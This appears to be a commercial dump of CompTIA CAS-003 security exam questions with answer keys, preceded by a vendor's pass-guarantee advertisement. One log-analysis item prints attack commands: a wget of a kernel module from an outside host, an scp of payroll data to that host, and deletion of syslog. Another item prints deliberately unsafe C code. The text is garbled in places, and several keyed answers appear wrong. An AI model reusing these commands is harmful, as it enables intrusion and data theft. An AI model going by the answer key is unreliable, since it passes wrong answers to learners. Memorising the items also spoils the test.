CompTIA

Exam Questions CAS-003

CompTIA Advanced Security Practitioner (CASP)

About Exambible

Your Partner of IT Exam

Found in 1998

Exambible is a company specialized on providing high quality IT exam practice study materials, especially Cisco CCNA, CCDA, CCNP, CCIE, Checkpoint CCSE, CompTIA A+, Network+ certification practice exams and so on. We guarantee that the candidates will not only pass any IT exam at the first attempt but also get profound understanding about the certificates they have got. There are so many alike companies in this industry, however, Exambible has its unique advantages that other companies could not achieve.

Our Advances

* 99.9% Uptime

All examinations will be up to date.

* 24/7 Quality Support

We will provide service round the clock.

* 100% Pass Rate

Our guarantee that you will pass the exam.

* Unique Gurantee

If you do not pass the exam at the first time, we will not only arrange FULL REFUND for you, but also provide you another exam of your claim, ABSOLUTELY FREE!

NEW QUESTION 1
As part of an organization's compliance program, administrators must complete a hardening checklist and note any potential improvements. The process of noting improvements in the checklist is MOST likely driven by:

A. the collection of data as part of the continuous monitoring program.
B. adherence to policies associated with incident response.
C. the organization's software development life cycle.
D. changes in operating systems or industry trend


Answer: A

NEW QUESTION 2
A company has adopted and established a continuous-monitoring capability, which has proven to be effective in vulnerability management, diagnostics, and mitigation. The company wants to increase
the likelihood that it is able to discover and therefore respond to emerging threats earlier in the life cycle.
Which of the following methodologies would BEST help the company to meet this objective? (Choose two.)

A. Install and configure an IPS.
B. Enforce routine GPO reviews.
C. Form and deploy a hunt team.
D. Institute heuristic anomaly detection.
E. Use a protocol analyzer with appropriate connector

Answer: AD

NEW QUESTION 3
DRAG DROP
A security administrator must configure the database server shown below the comply with the four requirements listed. Drag and drop the appropriate ACL that should be configured on the database server to its corresponding requirement. Answer options may be used once or not at all.




The DB server can only be managed from NIC3 via RDP from the sysadmin 10.100.2.0/24 network	
The web server in the 10.10.10.0/25 network should connect to the DB via NIC1	
The backup server at 172.30.10.3 should perform BD backups by connecting via the 192.168.1.0/24 network	
The DB server should ot initiate outbound connections on NIC2	

Permit TCP from 172.16.0.20/32 to 10.10.10.0/25 port 1434	Permit TCP from 10.100.2.0/24 to 172.16.0.20/32 port 3389	Permit UDP from 192.168.1.20 to 172.30.10.3
Deny TCP from 10.0.10.20/24 to ANY	Deny IP from ANY to ANY	Permit TCP from 10.10.10.0/25 to 172.16.0.20/32 port 1434
Permit TCP from 10.100.2.0/24 to 172.16.0.20/24 port 1434	Permit IP from 172.30.10.3 to 192.168.1.20	Deny IP from 10.0.10.20 to ANY

A. Mastered
B. Not Mastered

Answer: A

Explanation:



NEW QUESTION 4
A penetration tester is conducting an assessment on Comptia.org and runs the following command from a coffee shop while connected to the public Internet:

```
C:\nslookup -querytype=MX comptia.org
Server: Unknown
Address: 198.51.100.45

comptia.org MX preference=10, mail exchanger = 92.68.102.33
comptia.org MX preference=20, mail exchanger = exchgl.comptia.org
exchgl.comptia.org       Internet address = 192.168.102.67
```

Which of the following should the penetration tester conclude about the command output?

A. The public/private views on the Comptia.org DNS servers are misconfigured
B. Comptia.org is running an older mail server, which may be vulnerable to explogts
C. The DNS SPF records have not been updated for Comptia.org
D. 192.168.102.67 is a backup mail server that may be more vulnerable to attack

Answer: B

NEW QUESTION 5
A security administrator was informed that a server unexpectedly rebooted. The administrator received an export of syslog entries for analysis:

```
May 4  08:08:00  Server A: on console user jsmith: exec 'ls -l
/data/finance/payroll/*.xls'
May 4  08:08:00  Server A: on console user jsmith: Access denied on
/data/finance/
May 4  08:08:07  Server A: on console user jsmith: exec 'whoami'
May 4  08:08:10  Server A: on console user jsmith: exec 'wget
5.5.5.5/modinject.o -O /tmp/downloads/modinject.o'
May 4  08:08:20  Server A: on console user jsmith: exec 'insmod
/tmp/downloads/modinject.o'
May 4  08:08:10  Server A: on console user root: exec 'whoami'
May 4  08:09:37  Server A: on console user root: exec 'ls -
l/data/finance/payroll/*.xls'
May 4  08:09:43  Server A: on console user root: exec 'gpg -e
/data/finance/payroll/gl-May2017.xls'
May 4  08:09:55  Server A: on console user root: exec 'scp
/data/finance/payroll/gl-May2017.gpg root@5.5.5.5:'
May 4  08:10:03  Server A: on console user root: exec 'rm-rf
/var/log/syslog'
May 4  08:10:05  Server A: on console user jsmith: exec 'rmmod
modinject.o'
May 4  08:10:05  Server A: kernel: PANIC 'unable to handle paging request
at 0x45A800c'
May 4  08:10:05  Server A: kernel: Automatic reboot initiated
May 4  08:10:06  Server A: kernel: Syncing disks
May 4  08:10:06  Server A: kernel: Reboot
May 4  08:12:25  Server A: kernel: System init
May 4  08:12:25  Server A: kernel: Configured from console by console
May 4  08:12:42  Server A: kernel: Logging initialized (build:5.8.0.2469)
May 4  08:13:34  Server A: kernel: System changed state to up
May 4  08:14:23  Server A: kernel: System startup succeeded
```

Which of the following does the log sample indicate? (Choose two.)

A. A root user performed an injection attack via kernel module
B. Encrypted payroll data was successfully decrypted by the attacker
C. Jsmith successfully used a privilege escalation attack
D. Payroll data was exfiltrated to an attacker-controlled host
E. Buffer overflow in memory paging caused a kernel panic
F. Syslog entries were lost due to the host being rebooted

Answer: CE

NEW QUESTION 6
A recent penetration test identified that a web server has a major vulnerability. The web server hosts a critical shipping application for the company and requires 99.99% availability. Attempts to fix the vulnerability would likely break the application. The shipping application is due to be replaced in the next three months. Which of the following would BEST secure the web server until the replacement web server is ready?

A. Patch management
B. Antivirus
C. Application firewall
D. Spam filters
E. HIDS

Answer: E

NEW QUESTION 7
An organization is in the process of integrating its operational technology and information technology areas. As part of the integration, some of the cultural aspects it would like to see include more efficient use of resources during change windows, better protection of critical infrastructure, and the ability to respond to incidents. The following observations have been identified:
The ICS supplier has specified that any software installed will result in lack of support.
There is no documented trust boundary defined between the SCADA and corporate networks.
Operational technology staff have to manage the SCADA equipment via the engineering workstation. There is a lack of understanding of what is within the SCADA network.
Which of the following capabilities would BEST improve the security position?

A. VNC, router, and HIPS
B. SIEM, VPN, and firewall
C. Proxy, VPN, and WAF
D. IDS, NAC, and log monitoring

Answer: A

NEW QUESTION 8
A company has hired an external security consultant to conduct a thorough review of all aspects of corporate security. The company is particularly concerned about unauthorized access to its physical offices resulting in network compromises. Which of the following should the consultant recommend be performed to evaluate potential risks?

A. The consultant should attempt to gain access to physical offices through social engineering and then attempt data exfiltration
B. The consultant should be granted access to all physical access control systems to review logs and evaluate the likelihood of the threat
C. The company should conduct internal audits of access logs and employee social media feeds to identify potential insider threats
D. The company should install a temporary CCTV system to detect unauthorized access to physical offices

Answer: A

NEW QUESTION 9
A server (10.0.0.2) on the corporate network is experiencing a DoS from a number of marketing desktops that have been compromised and are connected to a separate network segment. The security engineer implements the following configuration on the management router:

```
Router(config)# ip route 192.168.3.1 255.255.255.255 Null0
Router(config)# route-map DATA
Router(config-route-map)#match tag 101
Router(config-route-map)#set ip next-hop 192.168.3.1
Router(config-route-map)#set community no-export

Router(config-router)#redistribute static route-map DATA

Router(config)ip route 10.0.0.2 255.255.255.255 Null0 tag 101
```

Which of the following is the engineer implementing?

A. Remotely triggered black hole
B. Route protection
C. Port security
D. Transport security
E. Address space layout randomization

Answer: B

NEW QUESTION 10
An engineer is assisting with the design of a new virtualized environment that will house critical company services and reduce the datacenter's physical footprint. The company has expressed concern about the integrity of operating systems and wants to ensure a vulnerability explogted in one datacenter segment would not lead to the compromise of all others. Which of the following design objectives should the engineer complete to BEST mitigate the company's concerns? (Choose two.)

A. Deploy virtual desktop infrastructure with an OOB management network
B. Employ the use of vTPM with boot attestation
C. Leverage separate physical hardware for sensitive services and data
D. Use a community CSP with independently managed security services
E. Deploy to a private cloud with hosted hypervisors on each physical machine

Answer: AC

NEW QUESTION 10
After embracing a BYOD policy, a company is faced with new security challenges from unmanaged mobile devices and laptops. The company's IT department has seen a large number of the following incidents:
Duplicate IP addresses Rogue network devices
Infected systems probing the company's network
Which of the following should be implemented to remediate the above issues? (Choose two.)

A. Port security
B. Route protection
C. NAC
D. HIPS
E. NIDS

Answer: BC

NEW QUESTION 13
Following a security assessment, the Chief Information Security Officer (CISO) is reviewing the results of the assessment and evaluating potential risk treatment strategies. As part of the CISO's
evaluation, a judgment of potential impact based on the identified risk is performed. To prioritize response actions, the CISO uses past experience to take into account the exposure factor as well as the external accessibility of the weakness identified. Which of the following is the CISO performing?

A. Documentation of lessons learned
B. Quantitative risk assessment
C. Qualitative assessment of risk
D. Business impact scoring
E. Threat modeling

Answer: B

NEW QUESTION 14
A Chief Information Officer (CIO) publicly announces the implementation of a new financial system. As part of a security assessment that includes a social

engineering task, which of the following tasks should be conducted to demonstrate the BEST means to gain information to use for a report on social vulnerability details about the financial system?

A. Call the CIO and ask for an interview, posing as a job seeker interested in an open position
B. Compromise the email server to obtain a list of attendees who responded to the invitation who is on the IT staff
C. Notify the CIO that, through observation at events, malicious actors can identify individuals to befriend
D. Understand the CIO is a social drinker, and find the means to befriend the CIO at establishments the CIO frequents

Answer: D

NEW QUESTION 15
A systems administrator at a medical imaging company discovers protected health information (PHI) on a general purpose file server. Which of the following steps should the administrator take NEXT?

A. Isolate all of the PHI on its own VLAN and keep it segregated at Layer 2
B. Immediately encrypt all PHI with AES 256
C. Delete all PHI from the network until the legal department is consulted
D. Consult the legal department to determine legal requirements

Answer: B

NEW QUESTION 16
A Chief Information Security Officer (CISO) is reviewing the results of a gap analysis with an outside cybersecurity consultant. The gap analysis reviewed all procedural and technical controls and found the following:
High-impact controls implemented: 6 out of 10 Medium-impact controls implemented: 409 out of 472 Low-impact controls implemented: 97 out of 1000
The report includes a cost-benefit analysis for each control gap. The analysis yielded the following information:
Average high-impact control implementation cost: $15,000; Probable ALE for each high-impact control gap: $95,000
Average medium-impact control implementation cost: $6,250; Probable ALE for each mediumimpact control gap: $11,000
Due to the technical construction and configuration of the corporate enterprise, slightly more than 50% of the medium-impact controls will take two years to fully implement. Which of the following conclusions could the CISO draw from the analysis?

A. Too much emphasis has been placed on eliminating low-risk vulnerabilities in the past
B. The enterprise security team has focused exclusively on mitigating high-level risks
C. Because of the significant ALE for each high-risk vulnerability, efforts should be focused on those controls
D. The cybersecurity team has balanced residual risk for both high and medium controls

Answer: C

NEW QUESTION 17
A company monitors the performance of all web servers using WMI. A network administrator informs the security engineer that web servers hosting the company's client-facing portal are running slowly today. After some investigation, the security engineer notices a large number of attempts at enumerating host information via SNMP from multiple IP addresses. Which of the following would be the BEST technique for the security engineer to employ in an attempt to prevent reconnaissance activity?

A. Install a HIPS on the web servers
B. Disable inbound traffic from offending sources
C. Disable SNMP on the web servers
D. Install anti-DDoS protection in the DMZ

Answer: A

NEW QUESTION 20
One of the objectives of a bank is to instill a security awareness culture. Which of the following are techniques that could help to achieve this? (Choose two.)

A. Blue teaming
B. Phishing simulations
C. Lunch-and-learn
D. Random audits
E. Continuous monitoring
F. Separation of duties

Answer: BE

NEW QUESTION 21
An insurance company has two million customers and is researching the top transactions on its customer portal. It identifies that the top transaction is currently password reset. Due to users not remembering their secret questions, a large number of calls are consequently routed to the contact center for manual password resets. The business wants to develop a mobile application to improve customer engagement in the future, continue with a single factor of authentication, minimize management overhead of the solution, remove passwords, and eliminate to the contact center. Which of the following techniques would BEST meet the requirements? (Choose two.)

A. Magic link sent to an email address
B. Customer ID sent via push notification
C. SMS with OTP sent to a mobile number
D. Third-party social login
E. Certificate sent to be installed on a device
F. Hardware tokens sent to customers

Answer: CE

NEW QUESTION 22
A security engineer has implemented an internal user access review tool so service teams can baseline user accounts and group memberships. The tool is functional and popular among its initial set of onboarded teams. However, the tool has not been built to cater to a broader set of internal teams yet. The engineer has sought feedback from internal stakeholders, and a list of summarized requirements is as follows:
The tool needs to be responsive so service teams can query it, and then perform an automated response action.
The tool needs to be resilient to outages so service teams can perform the user access review at any point in time and meet their own SLAs.
The tool will become the system-of-record for approval, reapproval, and removal life cycles of group memberships and must allow for data retrieval after failure.
Which of the following need specific attention to meet the requirements listed above? (Choose three.)

A. Scalability
B. Latency
C. Availability
D. Usability
E. Recoverability
F. Maintainability

Answer: BCE

NEW QUESTION 23
The board of a financial services company has requested that the senior security analyst acts as a cybersecurity advisor in order to comply with recent federal legislation. The analyst is required to give a report on current cybersecurity and threat trends in the financial services industry at the next board meeting. Which of the following would be the BEST methods to prepare this report? (Choose two.)

A. Review the CVE database for critical explogts over the past year
B. Use social media to contact industry analysts
C. Use intelligence gathered from the Internet relay chat channels
D. Request information from security vendors and government agencies
E. Perform a penetration test of the competitor's network and share the results with the board

Answer: AD

NEW QUESTION 24
A security engineer must establish a method to assess compliance with company security policies as they apply to the unique configuration of individual endpoints, as well as to the shared configuration policies of common devices.

Policy	Device Type	% of Devices Compliant
Local Administration Accounts Renamed	Server	65%
Guest Account Disabled	Host	30%
Local Firewall Enabled	Host	80%
Password Complexity Enabled	Server	46%

Which of the following tools is the security engineer using to produce the above output?

A. Vulnerability scanner
B. SIEM
C. Port scanner
D. SCAP scanner

Answer: B

NEW QUESTION 27
An organization is preparing to develop a business continuity plan. The organization is required to meet regulatory requirements relating to confidentiality and availability, which are well-defined. Management has expressed concern following initial meetings that the organization is not fully aware of the requirements associated with the regulations. Which of the following would be MOST appropriate for the project manager to solicit additional resources for during this phase of the project?

A. After-action reports
B. Gap assessment
C. Security requirements traceability matrix
D. Business impact assessment
E. Risk analysis

Answer: B

NEW QUESTION 32
A security architect is implementing security measures in response to an external audit that found vulnerabilities in the corporate collaboration tool suite. The report identified the lack of any mechanism to provide confidentiality for electronic correspondence between users and between users and group mailboxes. Which of the following controls would BEST mitigate the identified vulnerability?

A. Issue digital certificates to all users, including owners of group mailboxes, and enable S/MIME
B. Federate with an existing PKI provider, and reject all non-signed emails
C. Implement two-factor email authentication, and require users to hash all email messages upon receipt
D. Provide digital certificates to all systems, and eliminate the user group or shared mailboxes

Answer: A

NEW QUESTION 34
A hospital's security team recently determined its network was breached and patient data was accessed by an external entity. The Chief Information Security Officer (CISO) of the hospital approaches the executive management team with this information, reports the vulnerability that led to the breach has already been remediated, and explains the team is continuing to follow the appropriate incident response plan. The executive team is concerned about the hospital's brand reputation and asks the CISO when the incident should be disclosed to the affected patients. Which of the following is the MOST appropriate response?

A. When it is mandated by their legal and regulatory requirements
B. As soon as possible in the interest of the patients
C. As soon as the public relations department is ready to be interviewed
D. When all steps related to the incident response plan are completed
E. Upon the approval of the Chief Executive Officer (CEO) to release information to the public

Answer: A

NEW QUESTION 35
A company wants to extend its help desk availability beyond business hours. The Chief Information Officer (CIO) decides to augment the help desk with a third-party service that will answer calls and provide Tier 1 problem resolution, such as password resets and remote assistance. The security administrator implements the following firewall change:

```
PERMIT TCP FROM 74.23.2.4 TO 192.168.20.20 PORT 80

PERMIT TCP FROM 74.23.2.4 TO 192.168.20.20 PORT 636

PERMIT TCP FROM 74.23.2.4 TO 192.168.20.20 PORT 5800

PERMIT TCP FROM 74.23.2.4 TO 192.168.20.20 PORT 1433
```

The administrator provides the appropriate path and credentials to the third-party company. Which of the following technologies is MOST likely being used to provide access to the third company?

A. LDAP
B. WAYF
C. OpenID
D. RADIUS
E. SAML

Answer: D

NEW QUESTION 40
An architect was recently hired by a power utility to increase the security posture of the company's power generation and distribution sites. Upon review, the architect identifies legacy hardware with highly vulnerable and unsupported software driving critical operations. These systems must exchange data with each other, be highly synchronized, and pull from the Internet time sources.
Which of the following architectural decisions would BEST reduce the likelihood of a successful attack without harming operational capability? (Choose two.)

A. Isolate the systems on their own network
B. Install a firewall and IDS between systems and the LAN
C. Employ own stratum-0 and stratum-1 NTP servers
D. Upgrade the software on critical systems
E. Configure the systems to use government-hosted NTP servers

Answer: BE

NEW QUESTION 41
Exhibit:

SRC Zone	SRC	SRC Port	DST Zone	DST	DST Port	Protocol	Action	Rule Order
UNTRUST	10.1.10.250	ANY	MGMT	ANY	ANY	ANY	PERMIT	↓
WEBAPP	10.1.5.50	ANY	DB	10.1.4.70	1433	UDP	DENY	↑ ↓
UNTRUST	ANY	ANY	ANY	ANY	ANY	TCP	PERMIT	↑ ↓
USER	10.1.1.0/24, 10.1.2.0/24	ANY	UNTRUST	ANY	80	TCP	PERMIT	↑ ↓
UNTRUST	ANY	ANY	WEBAPP	10.1.5.50	80	TCP	PERMIT	↑ ↓
DB	10.1.4.70	ANY	WEBAPP	10.1.5.50	ANY	ANY	DENY	↑

Compliance with company policy requires a quarterly review of firewall rules. You are asked to conduct a review on the internal firewall sitting between several internal networks. The intent of this firewall is to make traffic more secure. Given the following information perform the tasks listed below:

Untrusted zone: 0.0.0.0/0 User zone: USR 10.1.1.0/24 User zone: USR2 10.1.2.0/24 DB zone: 10.1.0/24
Web application zone: 10.1.5.0/24 Management zone: 10.1.10.0/24 Web server: 10.1.5.50
MS-SQL server: 10.1.4.70
MGMT platform: 10.1.10.250
Task 1) A rule was added to prevent the management platform from accessing the internet. This rule is not working. Identify the rule and correct this issue.
Task 2) The firewall must be configured so that the SQL server can only receive requests from the web server.
Task 3) The web server must be able to receive unencrypted requests from hosts inside and outside the corporate network.
Task 4) Ensure the final rule is an explicit deny.
Task 5) Currently the user zone can access internet websites over an unencrypted protocol. Modify a rule so that user access to websites is over secure protocols only.
Instructions: To perform the necessary tasks, please modify the DST port, SRC zone, Protocol, Action, and/or Rule Order columns. Type ANY to include all ports. Firewall ACLs are read from the top down.
Once you have met the simulation requirements, click Save. When you have completed the simulation, please select the Done button to submit. Once the simulation is submitted, please select the Next button to continue.

A. Task 1: A rule was added to prevent the management platform from accessing the interne
B. This rule is not workin
C. Identify the rule and correct this issue.In Rule n
D. 1 edit the Action to Deny to block internet access from the management platform.SRC Zone SRCSRC Port DST Zone DSTDST Port Protocol Action UNTRUST 10.1.10.250 ANY MGMT ANY ANY ANY DENYTask 2: The firewall must be configured so that the SQL server can only receive requests from the web server.In Rule n
E. 6 from top, edit the Action to be Permi
F. SRC ZoneSRCSRC Port DST Zone DSTDST Port Protocol Action DB 10.1.4.70 ANY WEBAPP 10.1.5.50 ANY ANY PERMITTask 3: The web server must be able to receive unencrypted requests from hosts inside and outside the corporate network.In rule n
G. 5 from top, change the DST port to Any from 80 to allow all unencrypted traffi
H. SRC ZoneSRCSRC Port DST Zone DSTDST Port Protocol Action UNTRUST ANYANY WEBAPP 10.1.5.50 ANY TCP PERMITTask 4: Ensure the final rule is an explicit denyEnter this at the bottom of the access list i.
I. the line at the bottom of the rule: SRC ZoneSRCSRC Port DST Zone DSTDST Port Protocol Action ANY ANY ANY ANY ANY ANY TCP DENYTask 5: Currently the user zone can access internet websites over an unencrypted protoco
J. Modify a rule so that user access to websites is over secure protocols only.In Rule number 4 from top, edit the DST port to 443 from 80 SRC ZoneSRCSRC Port DST Zone DSTDST Port Protocol Action USER10.1.1.0/24 10.1.2.0/24ANY UNTRUST ANY443TCP PERMIT
K. Task 1: A rule was added to prevent the management platform from accessing the interne
L. This rule is not workin
M. Identify the rule and correct this issue.In Rule n
N. 1 edit the Action to Deny to block internet access from the management platfor
O. SRC ZoneSRCSRC Port DST Zone DSTDST Port Protocol Action UNTRUST 10.1.10.250 ANY MGMT ANY ANY ANY DENYTask 2: The firewall must be configured so that the SQL server can only receive requests from the web server.In Rule n
P. 6 from top, edit the Action to be Permi
Q. SRC ZoneSRCSRC Port DST Zone DSTDST Port Protocol Action DB 10.1.4.70 ANY WEBAPP 10.1.5.50 ANY ANY PERMITTask 3: The web server must be able to receive unencrypted requests from hosts inside and outside the corporate network.In rule n
R. 5 from top, change the DST port to Any from 80 to allow all unencrypted traffi
S. SRC ZoneANY ANY ANY TCP DENYTask 5: Currently the user zone can access internet websites over an unencrypted protoco
T. Modify a rule so that user access to websites is over secure protocols only.In Rule number 4 from top, edit the DST port to 443 from 80 SRC ZoneSRCSRC PortDST Zone DSTDST Port Protocol Action USER10.1.1.0/24 10.1.2.0/24ANY UNTRUST ANY443TCP PERMIT

Answer: A

NEW QUESTION 46
Given the code snippet below:

```
#include <stdio.h>

#include <stdlib.h>

int main(void) {

  char username[8];

  printf("Enter your username: ");

  gets(username)

  printf("\n";

if (username == NULL) {

  printf("you did not enter a username\n");

}

it strcmp(username, "admin") {

 printf("%s", "Admin user, enter your physical token value: ");

// rest of conditional logic here has been snipped for brevity

} else [

printf("Standard user, enter your password: ");

// rest of conditional logic here has been snipped for brevity

}

}
```

Which of the following vulnerability types in the MOST concerning?

A. Only short usernames are supported, which could result in brute forcing of credentials.
B. Buffer overflow in the username parameter could lead to a memory corruption vulnerability.
C. Hardcoded usernames with different code paths taken depend on which user is entered.
D. Format string vulnerability is present for admin users but not for standard user

Answer: B

NEW QUESTION 48
A threat advisory alert was just emailed to the IT security staff. The alert references specific types of host operating systems that can allow an unauthorized person to access files on a system remotely. A fix was recently published, but it requires a recent endpoint protection engine to be installed prior to running the fix.
Which of the following MOST likely need to be configured to ensure the system are mitigated accordingly? (Select two.)

A. Antivirus
B. HIPS
C. Application whitelisting
D. Patch management
E. Group policy implementation
F. Firmware updates

Answer: DF

NEW QUESTION 53
An information security officer is responsible for one secure network and one office network. Recent intelligence suggests there is an opportunity for attackers to gain access to the secure network due to similar login credentials across networks. To determine the users who should change their information, the information security officer uses a tool to scan a file with hashed values on both networks and receives the following data:

Corporate Network		Secure Network	
james.bond	asHU8$1bg	jbond	asHU8$1bg
tom.jones	wit4njyt%I	tom.jones	wit4njyt%I
dade.murphy	mUrpHTIME7	d.murph3	t%w3BT9)n
herbie.hancock	hh2016!#	hhanco	hh2016!#2
suzy.smith	1Li*#HFadf	ssmith	1LI*#HFadf

Which of the following tools was used to gather this information from the hashed values in the file?

A. Vulnerability scanner
B. Fuzzer
C. MD5 generator
D. Password cracker
E. Protocol analyzer

Answer: C

NEW QUESTION 58
A consultant is hired to perform a passive vulnerability assessment of a company to determine what information might be collected about the company and its employees. The assessment will be considered successful if the consultant can discover the name of one of the IT administrators. Which of the following is MOST likely to produce the needed information?

A. Whois
B. DNS enumeration
C. Vulnerability scanner
D. Fingerprinting

Answer: A

NEW QUESTION 63
A security analyst has requested network engineers integrate sFlow into the SOC's overall monitoring picture. For this to be a useful addition to the monitoring capabilities, which of the following must be considered by the engineering team?

A. Effective deployment of network taps
B. Overall bandwidth available at Internet PoP
C. Optimal placement of log aggregators
D. Availability of application layer visualizers

Answer: D

NEW QUESTION 66
Ann, a member of the finance department at a large corporation, has submitted a suspicious email she received to the information security team. The team was not expecting an email from Ann, and it contains a PDF file inside a ZIP compressed archive. The information security learn is not sure which files were opened. A security team member uses an air-gapped PC to open the ZIP and PDF, and it appears to be a social engineering attempt to deliver an explogt.
Which of the following would provide greater insight on the potential impact of this attempted attack?

A. Run an antivirus scan on the finance PC.
B. Use a protocol analyzer on the air-gapped PC.
C. Perform reverse engineering on the document.
D. Analyze network logs for unusual traffic.
E. Run a baseline analyzer against the user's compute

Answer: B

NEW QUESTION 68
A new cluster of virtual servers has been set up in a lab environment and must be audited before being allowed on the production network. The security manager needs to ensure unnecessary services are disabled and all system accounts are using strong credentials. Which of the following tools should be used? (Choose two.)

A. Fuzzer
B. SCAP scanner
C. Packet analyzer
D. Password cracker
E. Network enumerator
F. SIEM

Answer: BF

NEW QUESTION 69
A security engineer is working with a software development team. The engineer is tasked with ensuring all security requirements are adhered to by the developers. Which of the following BEST describes the contents of the supporting document the engineer is creating?

A. A series of ad-hoc tests that each verify security control functionality of the entire system at once.
B. A series of discrete tasks that, when viewed in total, can be used to verify and document each individual constraint from the SRTM.
C. A set of formal methods that apply to one or more of the programing languages used on the development project.
D. A methodology to verify each security control in each unit of developed code prior to committing the code.

Answer: D

NEW QUESTION 71
Given the following code snippet:

```
SecCond = "1SS"
SecStatus = false
try {
if (SecStatus)
            SecCond = "2SS"
            console.log("ship to ship")
else
         SecCond = "normal operations"
         console.log("nothing to see here")
} catch (e) {
SecCond = "normal operations"
 console.log(e)
 console.log("Exception logged")
}
```

Which of the following failure modes would the code exhibit?

A. Open
B. Secure
C. Halt
D. Exception

Answer: D

NEW QUESTION 75
Which of the following is an external pressure that causes companies to hire security assessors and penetration testers?

A. Lack of adequate in-house testing skills.
B. Requirements for geographically based assessments
